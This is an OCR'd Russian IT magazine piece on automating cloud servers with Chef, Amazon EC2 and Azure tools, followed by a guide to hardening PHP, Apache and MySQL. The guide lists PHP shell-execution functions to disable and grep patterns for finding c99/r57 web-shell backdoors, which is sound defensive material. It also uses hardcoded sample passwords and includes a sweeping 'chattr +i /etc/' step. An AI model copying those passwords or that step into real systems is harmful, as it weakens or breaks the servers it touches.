
Подробно работу с Amazon EC2 рассматривать не будем, процесс регистрации на сервере и создания аккаунта несложен, нужна лишь кредитная карта (будет снята сумма в размере одного доллара, которую сразу вернут) и телефон для активации кода. Сначала необходимо скачать и установить Amazon EC2 API Tools (написан на Java, для удобства каталог должен быть виден переменной path), а затем скопировать ключи. Вот и все.

Пару слов о Chef. Это простой и понятный инструмент, не требующий особой подготовки и имеющий множество готовых рецептов. Проект Chef возник как внутренняя разработка компании Opscode, при его создании основной целью было обеспечить построение полностью автоматизированной инфраструктуры, где все компоненты могли бы общаться друг с другом и в будущем максимально исключить вмешательство администратора. По своему принципу Chef относится к декларативным системам, аналогичным Cfengine и Puppet. Фундаментом Chef являются рецепты cookbooks, которые содержат все необходимые установки для автоматизации развертывания приложений. Для каждого приложения создается отдельный cookbook, в котором хранятся файлы, необходимые для инсталляции/настройки приложения, темплейты — параметризованные конфиги, которые подстраиваются под ОС, а также сценарии установки. Плюсом Chef является использование в правилах языка Ruby, хотя можно включать и другие языки — Python, Perl, Erlang и shell. За время своего развития проект оброс готовыми cookbooks, под все типовые задачи. Сборник рецептов от комьюнити можно найти в github.com/opscode-cookbooks.

Как и другие подобные решения, Chef построен по клиент-серверной схеме, но в нашем случае мы воспользуемся возможностью работы без сервера, в автономном узле (chef-solo). Создав один раз настройку для chef-solo, мы можем быстро ее применить на любом количестве компьютеров, избегая ненужной монотонной работы и не прибегая к развертыванию всей структуры Chef.

Для работы Chef Solo используются два конфигурационных файла — solo.rb и node.jso. В solo.rb указываются рабочие каталоги:

```
$ nano solo.rb
file_cache_path "/var/chef-solo"
cookbook_path "/var/chef-solo/cookbooks"
```



Панель управления AWS Management Console

```
data_bag_path "/var/chef-solo/data_bags"
role_path "/var/chef-solo/roles"
log_location "/var/log/chef/solo.log"
verbose_logging true
```

Файл node.json содержит конфигурацию узла и список задействованных рецептов (параметр recipe). Название рецепта узнать просто, достаточно просмотреть список папок в Git. Например, для развертывания классического LAMP-сервера создаем такой файл:

```
$ nano node.json
node.json:
{
 "run_list": [
 "recipe[php::package]",
 "recipe[php::module_mysql]",
 "recipe[apache2]",
 "recipe[apache2::mod_php5]",
 "recipe[mysql::server]",
 ],
 "php" : { "conf_dir" : "/etc/" },
 "mysql" : { "server_root_password" : "p@SSw0rD",
 "service_name" : "mysqld",
 "platform" : "amazon" }
}
```

Теперь можно зайти по SSH, установить Chef, скопировать созданные файлы и затем выполнить команду:

```
$ chef-solo -c solo.rb -j node.json -ldebug
```

Но мы воспользуемся возможностью передачи пользовательских параметров в утилитах Amazon. Для этого давай подготовим bash-скрипт, который будем использовать для развертывания Ubuntu 12.04 LTS:

```
$ nano chef-solo.sh
#!/bin/bash -x

# Журнал
LOGS="/tmp/chef-solo.$(date -I)"
exec > $LOGS 2>&1
export DEBIAN_FRONTEND=noninteractive

# Ставим Chef
echo "deb http://apt.opscode.com/ precise-0.10 main" | ↵
sudo tee /etc/apt/sources.list.d/opscode.list
apt-get update
apt-get -y --force-yes install opscode-keyring chef git

# Скачиваем cookbooks
mkdir /var/chef-solo
cd /var/chef-solo
git clone https://github.com/opscode/cookbooks

# Запускаем chef-solo
chef-solo -c http://www.example.com/solo.rb -j ↵
http://www.example.com/node.json
```

При необходимости пример можно дополнить другими параметрами, которые устанавливаются средствами bash, Chef или Amazon API: настроить имя узла, сеть, инсталлировать дополнительные пакеты и прочее.

В данном случае мы скачали все cookbooks. Это универсальное решение, но обычно в этом нет смысла. Чтобы ускорить процесс, нужные рецепты можно собрать в своем Git-репозитории или запаковать в архив, который подключать при вызове chef-solo с помощью ключа '-r www.example.com/chef-cookbooks.tar.gz'. Но следует помнить, что некоторые cookbooks зависимы от других, их тоже придется положить в архив. Узнать сопутствующие рецепты легко, для этого нужно просмотреть параметры include_recipe в файлах recipes/*.rb.

```
$ grep -R include_recipe cookbooks/*/recipe/*.rb
```

Выбираем любой доступный на Amazon образ (ec2-describe-images -a) или один из предлагаемых сервисами вроде cloud-images.ubuntu.com. Создаем инстанс, указав в качестве user-data-file созданный bash-скрипт:

```
$ ec2-run-instances ami-cc1aa3cd -t t1.micro -k ↵
{SecKey_Amazon} --user-data-file chef-solo.sh
```

Вскоре команда ec2-describe-instances покажет новый инстанс, можно подключиться к нему и продолжать работу. Этот трюк работает и при развертывании Windows в Amazon, только используй cmd/vbs/.NET-инструментарий, хотя для виндовых дел более удобен Azure.

WWW

- **Amazon API Tools Reference: goo.gl/0ain4;**
- **сайт Chef: opscode.com/chef;**
- **Chef Cookbooks: github.com/opscode-cookbooks;**
- **инструменты Windows Azure: windowsazure.com/en-us/manage/downloads;**
- **список образов дистрибутивов Ubuntu для облачных сервисов: cloud-images.ubuntu.com.**

INFO

- **После импорта publishsettings-файл, полученный с Windows Azure, следует обязательно удалить.**
- **Программы Amazon EC2 tools могут работать с Amazon только с белого адреса.**

АВТОМАТИЗАЦИЯ В РАМКАХ XEN CLOUD PLATFORM



Разработчики Citrix для управления облачным сервисом предлагают три способа: платный XenCenter с графическим интерфейсом (под Windows), утилита командной строки Xen CLI (xe) и XenServer XAPI (goo.gl/k0drp). Собственно, два первых являются надстройкой над XAPI, который позволяет конфигурировать, распределять ресурсы и контролировать работу отдельных хостов и групп. С его помощью сторонние производители получают возможность создавать собственные модули управления. Вот только некоторые из них: OpenXenCenter (openxenceter.sf.net), OpenXenManager (openxenmanager.sf.net), OpenNebula (opennebula.org), Zentific (zentific.com), Eucalyptus. Кроме того, не стоит забывать о библиотеке управления виртуализацией libvirt (libvirt.org), которая обеспечивает простой доступ ко всем основным настройкам VM Xen.

УПРАВЛЯЕМ WINDOWS AZURE ПРИ ПОМОЩИ POWERSHELL

Сервис Windows Azure в особом представлении не нуждается, разработчики также предлагают 90-дневный тестовый период (www.windowsazure.com/en-us/pricing/free-trial), параметры в общем и целом напоминают Amazon. Правда, снятый доллар они не возвращают :). Для управления сервисами, кроме веб-панели Windows Azure Management Portal, предложен целый комплект инструментов под разные ОС (www.windowsazure.com/en-us/manage/downloads). Для Windows это набор командлетов PowerShell, для Mac OS и Linux — утилита командной строки azure. Имеются и альтернативные командлеты от проекта CodePlex (wappowershell.codeplex.com), правда, проект закрывается в пользу официальных инструментов, но какое-то время они будут доступны, так как в последних отсутствуют некоторые командлеты диагностики, управления трафиком и SQL.

Всего предоставляется более 80 командлетов, позволяющих быстро развернуть новые, обновить, удалить VM/сервисы, управлять подпиской, учетными записями хранилища и сертификатами, производить диагностику. Самый простой способ установить командлеты — это перейти на указанную ссылку и нажать Install, а затем запустить полученный exe'шник, который загрузит и поставит все необходимое. После этого появится отдельный ярлык, открывающий консоль для запуска командлетов Azure (функция доступна с версии 2.2.2+, ярлык можно создать самому, команда для запуска следующая: «C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoExit -Command "cd 'C:\'; Get-ChildItem 'C:\Program Files (x86)\Microsoft SDKs\Windows Azure\PowerShell\Azure*.psd1' | ForEach-Object {Import-Module $_}"»). Чтобы иметь возможность выполнять эти командлеты в обычной консоли, следует импортировать модуль. Выполняем с правами администратора:

```
PS> Set-ExecutionPolicy RemoteSigned
PS> Import-Module "C:\Program Files (x86)\Microsoft SDKs\↵
Windows Azure\PowerShell\Azure\Azure.psd1"
```

Смотрим список доступных командлетов:

```
PS> Get-Command -Module Azure
```

Для начала работы следует настроить связь между клиентским ПК и Azure. Для этого после регистрации переходим по адресу windows.azure.com/download/publishprofile.aspx, сохраняем сертификат (файл с расширением publishsettings) и импортируем:

```
PS> Import-AzurePublishSettingsFile ↵
'c:\my_pub.publishsettings'
```

```
PS C:\Users\grinder> Get-AzureSubscription

SubscriptionName          : 3-Month Free Trial
SubscriptionId            : 96efaa54-15e9-462f-9fcf-f161ed84966c
Certificate               : [Subject]
                              CN=Windows Azure Tools

                            [Issuer]
                              CN=Windows Azure Tools

                            [Serial Number]
                              1CEB607472B167AA446A778D45AC9861

                            [Not Before]
                              04.12.2012 19:30:15

                            [Not After]
                              04.12.2013 19:30:15

                            [Thumbprint]
                              91910F62A963C2093E639AF2442566D2E36E67B9

ServiceEndpoint           : https://management.core.windows.net/
SqlAzureServiceEndpoint   :
CurrentStorageAccount     :
IsDefault                 : True
```

Проверяем информацию о подписке

Профиль публикации сохраняется в C:\Users\user\AppData\Roaming\Windows Azure Powershell, после импорта файл обязательно удаляем. Чтобы просмотреть статус подписки, достаточно ввести Get-AzureSubscription. Если подписок несколько, для установки нужного профиля в текущей сессии используй командлет Set-AzureSubscription.

После установки список VM, сервисов, сетевых и устройств хранения, естественно, пуст, их создает сам пользователь. Смотрим список ЦОД:

```
PS> Get-AzureLocation
```

Выбираем понравившийся и создаем устройство хранения, указав ЦОД в параметре Location:

```
PS> New-AzureStorageAccount -StorageAccountName ↵
'mystorage' -Location 'East US'
```

Для проверки установки выполни Get-AzureStorageAccount. В дальнейшем при настройке подписки с помощью Set-AzureSubscription через параметр -CurrentStorageAccount можно сразу указывать созданное устройство хранения.

Чтобы создать новую виртуальную машину, командлету New-AzureQuickVM следует передать тип ОС (Windows/Linux), имя сервиса/VM/образа и пароль админа:

```
PS> New-AzureQuickVM -Windows -ServiceName WinSrv ↵
-Name TestVM -ImageName MSFT__Win2K8R2SP1-Datacenter↵
-201210.01-en.us-30GB.vhd -Password adminP@ss
```

ХОСТИНГ-ПРОВАЙДЕР RACKSPACE

Один из самых популярных хостинг-провайдеров, Rackspace (rackspace.com) предлагает услуги облачного хранения файлов, размещения сайтов, серверов, базы данных и обладает возможностями балансировки нагрузки, мониторинга и еще много чего. Среди клиентов компании чуть ли не половина участников Fortune 100. Для управления системами и сервисами предлагается несколько RESTful API, поддерживающих основные функции и позволяющих автоматизировать операции. В основе IaaS лежит OpenStack, и доступен соответствующий API, который также можно использовать для автоматизации типовых задач — добавления, удаления, перезагрузки, включения, изменения размеров серверов и некоторых других. Все возможности хорошо документированы (docs.rackspace.com/api), в частности, там можно найти готовые примеры, хотя на их изучение потребуется время. Кроме того, в Git (github.com/rackspace) находится несколько дополнительных инструментов на самых разных языках программирования, инструменты эти помогут упростить работу админа. Ключ для доступа к API можно найти в веб-интерфейсе управления Rackspace Cloud Control Panel.



При помощи командлета Test-AzureName можно заранее проверить корректность имени, выбранного для «-ServiceName», если все нормально, в ответ должны получить true. Название нужного образа для ImageName получить очень просто:

```
PS> Get-AzureVMImage | select ImageName
```

Виртуальная машина Linux создается аналогичной командой, только используем «-Linux» и указываем соответствующий образ (в списке доступны Ubuntu, SLES, openSUSE и CentOS). Проверяем доступные VM:

```
PS> Get-AzureVM -ServiceName WinSrv
```

Сервер поднят. Чтобы подключиться к удаленной системе по RDP, достаточно сохранить RDP-файл при помощи командлета Get-AzureRemoteDesktopFile, который и использовать для организации соединения.

Набор других командлетов *-AzureVM позволяет остановить (Stop-), перезапустить (Restart-) и стартовать (Start-) виртуальную машину. Формат для всех аналогичен:

```
PS> Restart-AzureVM -ServiceName Win1 -Name TestVM
```

Это самый простой сценарий, который при необходимости легко дополняется специфическими установками. Например, командлеты New-AzureVMConfig, Add-AzureProvisioningConfig, Add-AzureDataDisk, Add-AzureEndpoint и некоторые другие позволяют сразу сконфигурировать VM (или обновить настройки имеющейся при помощи Get-AzureVM), указав параметры диска, сетевые настройки, учетные данные и так далее. Например, по умолчанию на Windows-машинах доступен RDP-порт (3389) и на Linux — SSH (22). Чтобы открыть доступ к другому порту, следует настроить Endpoint при помощи командлета Add-AzureEndpoint.

Собрав все нужное в скрипт, в дальнейшем можно легко разворачивать любое количество VM:

```
PS> $image = 'CANONICAL__Canonical-Ubuntu-12.04-↵
amd64-server-20120924-en-us-30GB.vhd'
PS> $vm = New-AzureVMConfig -Name UbuntuOC -InstanceSize
ExtraSmall -ImageName $image | Add-AzureProvisioningConfig ↵
-Linux -LinuxUser User -Password adminP@ss | Add-Azure↵
DataDisk -CreateNew -DiskSizeInGB 50 -DiskLabel 'disk1' ↵
-LUN 0 | Add-AzureDataDisk -CreateNew -DiskSizeInGB 100 ↵
-DiskLabel 'disk2' -LUN 1 | Add-AzureEndpoint -Protocol ↵
tcp -LocalPort 80 -PublicPort 80 -Name 'www' -LBSetName ↵
'lb_web' -ProbePort 80 -ProbeProtocol http -ProbePath '/'
PS> New-AzureVM -ServiceName LinServ -VMs $vm
```

Командлет Set-AzureVMSize позволяет легко изменить размер виртуального диска, поэтому можно не беспокоиться, что места в будущем не хватит.

УПРАВЛЯЕМ WINDOWS AZURE ИЗ LINUX / MAC OS

Принцип управления в Linux и Mac OS практически тот же, просто используется одна команда и возможностей по конфигурированию предоставляется чуть меньше. Скачиваем на сайте Azure по ссылке tar.gz архив, распаковываем и ставим, как обычно (требуется Python, node.js и npm). В отличие от Windows с множеством командлетов, здесь после установки получим единственный скрипт — azure. Все параметры можно узнать, выполнив его с ключом '\-h'. Так, дополнительный параметр account позволяет управлять профилем Azure. Чтобы получить ссылку для скачивания publishsettings-файла, достаточно ввести «azure account download». Далее импортируем профиль:

```
$ azure account import my_pub.publishsettings
```

Выбираем образ azure vm image list и создаем виртуальную машину:

```
$ azure vm create --os linux my-linux-vm ↵
CANONICAL__Canonical-Ubuntu-12.04-amd64-server-↵
20120924-en-us-30GB.vhd username ↵
--location "East US" -s
```

Параметр -s разрешает SSH-соединение, в VM Windows для RDP используем соответственно -r.

Создадим endpoint:

```
$ azure vm endpoint create my-linux-vm 80
```

Для просмотра списка созданных виртуальных машин используем команду azure vm list, настройки конкретной VM доступны по команде azure vm show, соответственно параметры start|restart|shutdown позволяют управлять состоянием VM.

Загрузим в хранилище Azure виртуальный диск и прикрепим его к машине:

```
$ azure vm disk create new_data_disk ~/data.vhd ↵
--location "East US"
$ azure vm disk attach my-linux-vm new_data_disk
```

Инструкция create не создает (как предполагается), а именно загружает (upload) готовый образ с ОС или данными, созданный самим пользователем. Этот образ может храниться в локальной системе или на внешнем ресурсе. Если вместо attach использовать attach-new, мы можем указать новый размер диска (в гигабайтах).

Собственно, минимум у нас уже есть, теперь объединяем все это в скрипт и наслаждаемся автоматизацией.

ЗАКЛЮЧЕНИЕ

Как видишь, массовое управление системами и сервисами в облаке не представляет особой сложности. Разработчики предлагают API и инструменты, позволяющие существенно автоматизировать процедуру развертывания и всевозможные настройки.

```
AvailableServices      : {Compute, Storage, PersistentVMRole}
DisplayName            : West US
Name                   : West US
OperationDescription   : Get-AzureLocation
OperationId            : f16da3e1-4b0c-4c7e-b2db-a8ab2d827472
OperationStatus        : Succeeded

AvailableServices      : {Compute, Storage, PersistentVMRole}
DisplayName            : East US
Name                   : East US
OperationDescription   : Get-AzureLocation
OperationId            : f16da3e1-4b0c-4c7e-b2db-a8ab2d827472
OperationStatus        : Succeeded

AvailableServices      : {Compute, Storage, PersistentVMRole}
DisplayName            : East Asia
Name                   : East Asia
OperationDescription   : Get-AzureLocation
OperationId            : f16da3e1-4b0c-4c7e-b2db-a8ab2d827472
OperationStatus        : Succeeded

AvailableServices      : {Compute, Storage, PersistentVMRole}
DisplayName            : Southeast Asia
Name                   : Southeast Asia
OperationDescription   : Get-AzureLocation
OperationId            : f16da3e1-4b0c-4c7e-b2db-a8ab2d827472
OperationStatus        : Succeeded

AvailableServices      : {Compute, Storage, PersistentVMRole}
DisplayName            : North Europe
Name                   : North Europe
OperationDescription   : Get-AzureLocation
OperationId            : f16da3e1-4b0c-4c7e-b2db-a8ab2d827472
OperationStatus        : Succeeded

AvailableServices      : {Compute, Storage, PersistentVMRole}
DisplayName            : West Europe
Name                   : West Europe
OperationDescription   : Get-AzureLocation
OperationId            : f16da3e1-4b0c-4c7e-b2db-a8ab2d827472
OperationStatus        : Succeeded
```

Получаем список дата-центров

Сергей Яремчук (grinder@synack.ru)

Многослойная БРОНЯ



СОЗДАЕМ МАКСИМАЛЬНО БЕЗОПАСНУЮ СРЕДУ ДЛЯ ВЕБ-ПРОЕКТОВ

Сегодня скриптовый язык PHP и база данных MySQL чуть ли не самые популярные инструменты при построении веб-приложений. Но при работе с ними нужно помнить, что неправильная установка параметров может привести к взлому или утечке информации. Эта подборка советов поможет тебе снизить риски, затруднить взломщикам сбор сведений и уменьшить вектор атаки.

ИЗУЧАЕМ ОКРУЖЕНИЕ, ОТКЛЮЧАЕМ ЛИШНЕЕ

Широкая доступность веб-приложений в режиме 24/7 обязывает администратора уделять особое внимание безопасности, тем более что уследить за качеством кода разработчикам удается далеко не всегда и таким уязвимостям, как XSS, SQL injection, CSRF, подвержены многие продукты. Поэтому хочешь не хочешь, а нужно подстраховаться.

Ставим связку Apache + PHP + MySQL и начинаем исследования.

```
$ sudo apt-get update
$ sudo apt-get install apache2 php5 libapache2-mod-php5 ↵
php5-mysql mysql-server
$ sudo a2enmod php5
$ sudo echo "ServerName localhost" | sudo tee ↵
/etc/apache2/conf.d/fqdn
$ sudo service apache2 restart
```

Смотрим информацию по PHP:

```
$ php -v
PHP 5.3.10-1ubuntu3.4 with Suhosin-Patch (cli)
```

Майнтейнер, который собирает пакет, делает его наиболее универсальным, подходящим для большинства задач, поэтому список скомпилированных модулей может повергнуть в легкий шок:

```
$ php -m
[PHP Modules]
bcmath
bz2
calendar
...
[Zend Modules]
eAccelerator
```

Чтобы просмотреть текущие установки PHP и модулей, следует создать простенький PHP-скрипт и просмотреть результат выполнения в браузере.

```
$ sudo nano /var/www/phpinfo.php
<?php phpinfo(); ?>
```

© U.S. Army @ Flickr

PHP Version 5.3.10-1ubuntu3.4

System	Linux SRV01 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64
Build Date	Sep 12 2012 18:42:53
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls

Начало работ: смотрим дефолтные параметры через phpinfo()

File Edit View Search Terminal Help

```
user@SRV01 ~ $ php -m
[PHP Modules]
bcmath
bz2
calendar
Core
ctype
date
dba
dom
ereg
exif
fileinfo
filter
ftp
gettext
hash
iconv
json
libxml
mbstring
mhash
mysql
mysqli
openssl
pcntl
pcre
PDO
pdo_mysql
Phar
posix
readline
Reflection
session
```

Команда "php -m" покажет скомпилированные модули PHP

WWW

- **Описание директив PHP:** php.net/manual/ru/ini.php;
- **документация Suhosin:** hardened-php.net/suhosin/configuration.html;
- **сайт PHPIDS:** phpids.org;
- **проект PhpSecInfo:** phpsec.org/projects/phpsecinfo;
- **сайт suPHP:** suphp.org;
- **сайт htscanner:** pecl.php.net/package/htscanner;
- **документация MySQL:** dev.mysql.com/doc/refman/5.6/en;
- **сайт GreenSQL-FW:** greensql.net.

Теперь смотрим информационный вывод PHP на странице http://localhost/phpinfo.php и изучаем настройки. Вероятно, на конкретной системе некоторые из них никогда не понадобятся. А потому их следует удалить, пересобрав PHP, для увеличения производительности и безопасности. Если приложение самописное, то никаких проблем не возникнет, сложнее дело обстоит со сторонними CMS. К сожалению, разработчики неохотно делятся инфой о привязке к модулям PHP, поэтому подбирать нужные приходится экспериментально. Для этого собираем PHP только с внешними модулями и пробуем постепенно отключать их, тестируя работоспособность; если получаем ошибку в логах или визуально, то модуль нужен. Но здесь есть подводные камни. Так, функционал некоторых модулей может заменяться внутренней функцией, которая работает медленней. Поэтому движок будет функционировать, но скорость обработки запросов упадет. Отловить такие модули, просто отслеживая работу CMS, проблематично, поэтому нужно еще нагрузить сайт, проконтролировав скорость отклика и загрузку сервера. Для примера блог на WordPress требует модули: posix, mbstring, ctype, gd, exif, iconv, simplexml, json, zip, zlib и, конечно же, mysql. Причем состав обязательных модулей для разных версий WordPress различен, некоторые плагины WordPress также требуют специфических модулей PHP.

Кроме того, в поставке PHP для *nix идет несколько динамически подключаемых модулей. В Ubuntu их конфигурация находится в /etc/php5. Также внимательно смотрим содержимое каталога и, если находим что-нибудь лишнее, смело удаляем или переименовываем конфигурационный ini-файл.

```
$ cd /etc/php5/conf.d/
$ sudo mv pdo_pgsql.ini pdo_pgsql.disable
```

Можно просто закомментировать строку в файле, но тогда тяжелее будет визуально определить, какой модуль сейчас активен. По окончании сортировки не забываем перезапустить веб-сервер.

Большинство админов, уделяя внимание настройкам веб-сервера, забывают о модулях PHP, а они также требуют тонкой подстройки под конкретные условия, ведь параметры по умолчанию не всегда оптимальны (их можно узнать из вывода phpinfo). Некоторые майнтейнеры пакетов или разработчики пресетов для VDS предлагают готовые настройки, к ним нужно присмотреться, оценить их и при необходимости изменить.

Конечно, на мощном сервере с небольшой нагрузкой эти меры не покажутся эффективными, но, если сайт находится на VDS, эффект от оптимизации почувствуешь сразу. У меня в связке nginx + PHP-FPM при всплеске нагрузки постоянно подвисал последний, приходилось его постоянно перезапускать. После оптимизации (в том числе и параметров, о которых будет сказано далее) проблем уже не наблюдалось, и переход на более дорогой тариф не потребовался.

ГДЕ ЛЕЖАТ НАСТРОЙКИ APACHE/PHP/MYSQL В UBUNTU?

/etc/mysql/my.cnf — файл настроек MySQL
/etc/apache2/apache2.conf — основной файл настроек Apache2
/etc/apache2/conf.d/ — другие конфигурационные файлы Apache2
/etc/php5/apache2/php.ini — файл настроек PHP5
/etc/php5/conf.d/ — прочие конфигурационные файлы PHP5

СКРЫВАЕМ ВЕРСИЮ СЕРВЕРА И PHP

Любая программа может иметь уязвимость, поэтому, скрыв от злоумышленника используемую версию, мы можем немного усложнить ему задачу. По умолчанию PHP выдает полную информацию:

```
$ curl -I http://localhost/phpinfo.php
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.4
```

За это отвечает параметр expose_php, который устанавливается в /etc/php5/apache2/php.ini. Чтобы меньше путаться в собственных настройках, лучше создать отдельный конфиг в /etc/php5/conf.d или /etc/apache2/conf.d/ (для апача), прописав в нем все необходимое. Данные из conf.d считываются после основных конфигов,

```
user@SRV01 ~ $ curl -I http://localhost/phpinfo.php
HTTP/1.1 200 OK
Date: Wed, 19 Dec 2012 11:15:39 GMT
Server: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.4 with Suhosin-Patch
X-Powered-By: PHP/5.3.10-1ubuntu3.4
Vary: Accept-Encoding
Content-Type: text/html

user@SRV01 ~ $ curl -I http://localhost/phpinfo.php
HTTP/1.1 200 OK
Date: Wed, 19 Dec 2012 11:16:51 GMT
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html

user@SRV01 ~ $ curl -I http://localhost/phpinfo.php
HTTP/1.1 200 OK
Date: Wed, 19 Dec 2012 11:18:27 GMT
Server: Apache
Vary: Accept-Encoding
Content-Type: text/html

user@SRV01 ~ $
```

Информация о версии веб-сервера и PHP с разными настройками

а потому их установки перекрывают остальные. В других дистрибутивах и *nix-системах названия каталогов могут отличаться, их список можно узнать из вывода phpinfo. Отключаем:

```
$ sudo nano /etc/php5/apache2/security.ini
expose_php = Off
```

И перезапускаем веб-сервер. Советую убрать информацию о версии веб-сервера и ОС, указав в настройках апача:

```
$ sudo nano /etc/apache2/conf.d/security
ServerSignature Off
ServerTokens Prod
```

Сообщения об ошибках, выдаваемые скриптами PHP, также могут содержать ценную для атакующего информацию, убираем ее, оставляя только вывод в журнал:

```
$ sudo nano /etc/php5/apache2/security.ini
display_errors = Off
log_errors = On
error_log = /var/log/apache2/php_error.log
```

ОГРАНИЧИВАЕМ ВОЗМОЖНОСТИ ФУНКЦИЙ PHP

PHP — универсальный интерпретатор, практически неограниченный по возможностям, но зачастую функции, упрощающие работу, ставят под угрозу безопасность системы. Например, запуск программы из другого каталога или открытие файла со стороннего сайта. Убираем все лишнее:

```
$ sudo nano /etc/php5/apache2/security.ini
# Отключаем основные функции shell, всего доступно более
80 функций, их список подбираем самостоятельно, исходя
из конкретных условий. Эта возможность устанавливается
только глобально
disable_functions = "system,exec,curl_exec,↵
curl_multi_exec,passthru,shell_exec,proc_open,popen,↵
parse_ini_file,show_source,ini_restore,↵
com_load_typelib,symlink"
# Отключаем возможность открытия и включения внешнего
# файла
allow_url_fopen = Off # по умолчанию включен
allow_url_include = Off
# Ограничим доступ к файловой системе определенным
# каталогом, выше которого PHP перейти не сможет; можно
# задать несколько каталогов, разделяя их двоеточием
open_basedir = "/var/www/html/"
# Безопасный режим работы с SQL
sql.safe_mode = On
```

НЕ ДОПУСТИТЬ ИЗМЕНЕНИЙ

Для защиты системных конфигов и файлов веб-приложения можно использовать штатную утилиту chattr с ключом 'i' (immutable):

```
$ sudo chattr +i /etc/{my.ini,php.ini}
$ sudo chattr +i /etc/php.d/*
$ sudo chattr +i /etc/httpd/conf/httpd.conf
$ sudo chattr +i /etc/
$ sudo chattr +i /var/www/html/myapp.php
```

В ПОИСКАХ PHP-БЭКДОРА

Приведу несколько команд, которые помогут, когда понадобится найти PHP-бэкдор:

```
$ sudo grep -iR 'c99' /var/www/html/
$ sudo grep -iR 'r57' /var/www/html/
$ sudo sh -c "find /var/www/html/ -name \*.php -type f ↵
-print0 | xargs -0 grep c99"
$ sudo grep -RPn "(passthru|shell_exec|system|base64_↵
decode|fopen|fclose|eval)" /var/www/html/
```

Последний параметр предписывает, чтобы функции для соединения с базой данных (то есть mysql_connect() and mysql_pconnect()) использовали значения по умолчанию, передаваемые аргументы (прописываются, в том числе, в php.ini) будут игнорироваться. Хотя в некоторых CMS, вроде WordPress, его активация может привести к проблемам.

Ранее существовало несколько инструкций safe_mode*, которые активировали безопасный режим и проверяли UID/GID пользователя, каталог исполнения и переменные окружения. В версии PHP 5.3.*, используемой на момент написания этих строк в Ubuntu 12.04, они еще работают, но уже объявлены устаревшими. Начиная с PHP 5.4, они убраны, и к этому нужно быть готовым. Разработчики объясняют, что использование safe_mode создавало больше иллюзию безопасности, чем собственно безопасность. Ведь этот режим применим только к PHP, тогда как для того, чтобы пробить защиту сервера, существует множество других, нередко более простых путей, а потому все сопутствующие вопросы необходимо решать при помощи комплексных инструментов. Кроме того, его активация нередко вызывала проблемы с рядом CMS. Аналогичная участь и по тем же причинам постигла набор переменных magic_quotes_*, управляющих экранированием кавычек и скобок, в большинстве случаев их просто отключали (например, «magic_quotes_gpc = Off»).

На некоторых веб-сайтах аплоад файлов через веб-интерфейс не используется, зачем же тогда оставлять лишнюю лазейку для злоумышленника? Закроем ее, заодно ограничив размер POST-запроса, так мы не позволим отправлять нестандартные запросы, которые будут отбирать ресурсы сервера:

```
$ sudo nano /etc/php5/apache2/security.ini
file_uploads = Off
post_max_size = 1K
```

Или, если такая возможность нужна, принудительно ограничим размер файла, когда пользователям, например, разрешено добавлять картинки или документы небольшого размера.

```
file_uploads = On
upload_max_filesize = 1M
post_max_size = 1M
```

Поскольку post_max_size влияет и на загрузку файла, его размер пришлось увеличить.

Также рекомендуется ограничить список доступных методов средствами Apache:

```
<Directory /var/www/html>
    # Обрабатываем только
    # GET- и POST-запросы
    <LimitExcept GET POST>
        Order allow,deny
    </LimitExcept>
</Directory>
```

НАСТРАИВАЕМ SUHOSIN

Вывод «php -v» показывает, что PHP в Ubuntu уже собран с патчем Suhosin (hardened-php.net/suhosin), обеспечивающим низкоуровневую защиту (Engine Protection) данных против атак на переполнение буфера, уязвимостей форматной строки и ошибок в libc realpath(). Возможности фильтрации, шифрования, блокировок переменных, отсылки кода ответа, перенаправления браузера, записи событий и прочие обеспечиваются высокоуровневой частью, реализованной в виде модуля, который по умолчанию не устанавливается:

```
$ sudo apt-get install php5-suhosin
```

Настройки Suhosin производятся в конфигурационном файле /etc/php5/conf.d/suhosin.ini. Все переменные, кроме отвечающей за загрузку модуля, закомментированы, поэтому защитные установки необходимо активировать самостоятельно, осознавая их назначение. Подробное описание параметров можно найти в man-странице и на сайте проекта (hardened-php.net/suhosin/configuration.html).

Кроме Suhosin, развиваются еще несколько проектов, позволяющих повысить защищенность приложений, написанных на PHP. Так, suPHP (suphp.org) предлагает оболочку для PHP и модуль для Apache (mod_suphp), сочетание которых позволяет выполнять PHP-скрипты с правами их владельца. И хотя последний релиз был выпущен уже более трех лет назад, наработки актуальны и сегодня.

Разработчики htscanner (pecl.php.net/package/htscanner) предлагают механизм задания доступа к скриптам в стиле htaccess.

```
; configuration for php suhosin module
extension=suhosin.so

;;;;;;;;;;;;;;;;;;;
; Module Settings ;
